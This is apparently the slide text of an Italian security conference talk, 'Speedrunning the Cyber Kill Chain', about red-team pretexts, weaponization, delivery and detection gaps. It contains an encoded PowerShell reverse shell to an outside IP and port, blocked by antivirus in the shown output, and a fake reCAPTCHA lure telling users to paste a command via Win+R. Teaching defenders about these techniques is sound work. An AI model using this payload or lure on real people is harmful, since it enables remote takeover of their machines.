



Speedrunning the Cyber Kill Chain

ATED - Cyber Security Day 2025

\$ whoami
./Security Engineer @NTS
./Researcher
./Addicted to hacking



Rocco Sicilia ✓

Cyber Security Consultant and Researcher // Addicted to hacking

Padua, Veneto, Italy · [Contact info](#)

[My blog](#) ↗

12,857 followers · 500+ connections

Open to

Add profile section


Enhance profile

Resources



NTS NTS ITALY GMBH / SRL

\$ point of view



\$ point of view

Come presentarsi?

- potenziale cliente
- potenziale fornitore
- job interview
- addetto alla manutenzione
- collega di un'altra sede
- collaboratore / stage



\$ weaponization

Opzione 1

Azione remota

Social engineering per ingannare un utente

Esecuzione di un malware tramite device USB



Opzione 2

Azione onsite

Social engineering per accedere ai locali

Esecuzione di un malware

\$ weaponization

```

PS C:\Users\rocco> powershell -e JABjAGwAaQBLAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgB
qAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGW
AaQBLAG4AdAAoACIAOAA5AC4AMgA1ADAALgA2ADkALgA4ADgAIgAsADgA0AA4ADgAKQA7ACQAcwB
0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBLAG4AdAAuAEcAZQB0AFMAdbYAGUAYQBtACgAKQA7AFs
AYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAZADUAfAA1AHsAMAB
9ADsAdwBoAGkAbAB1ACgAKAAkAGkAIAA9ACAAJABzAHQAcgB1AGEAbQAuAFIAZQBhAGQAKAAKAGI
AeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdAB1AHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQA
gADAAKQB7ADsAJABKAGEAdABhACAAPQAgACgATgB1AHcALQBPAGIAagB1AGMAdAAgAC0AVAB5AHA
AZQB0AGEAbQBLACAAUwB5AHMAAdABLAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZAB
pAG4AZwApAC4ARwB1AHQAUwB0AHIAaQBuaGcAKAAKAGIAeQB0AGUAcwAsADAALAAGACQAaQApADs
AJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB
8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA0wAKAHMAZQBuaGQAYgBhAGMAawAyACAAPQAgACQ
AcwBLAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAAdwBkACkALgBQAGEAdAB
oACAAKwAgACIAPgAgACIAOwAKAHMAZQBuaGQAYgB5AHQAZQAgAD0AIAAoAFsAdAB1AHgAdAAuAGU
AbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBjAEKAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwB
LAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAKAHMAZQBuaGQ
AYgB5AHQAZQAsADAALAAKAHMAZQBuaGQAYgB5AHQAZQAuAEwAZQBuaGcAdABoACkA0wAKAHMAAdAB
yAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACK
A
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient("89.250.69.88",8888 ...
+ ~~~~~
This script contains malicious content and has been blocked by your
antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorReco
rdException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\rocco>

```


[illegible]

\$ detection gap

Sistemi come gli EDR ed i SIEM sono in grado di registrare dettagliatamente la telemetria di un sistema operativo.

Le regole di detection permettono di riconoscere eventuali anomalie: comportamenti inattesi, eventi mai registrati prima, azioni ripetitive, ...

I threat actor utilizzano strumenti leciti e adottano comportamenti simili a quelli degli utenti per restare “invisibili sui radar”.



\$ delivery

Complete these
Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key  + R.

2. In the verification window, press Ctrl + V.

3. Press Enter on your keyboard to finish.

You will observe and agree:



 "I am not a robot - reCAPTCHA Verification ID: 8253"

Perform the steps above to
finish verification.

VERIFY




\$ execution

macro_reverse_shell.txt

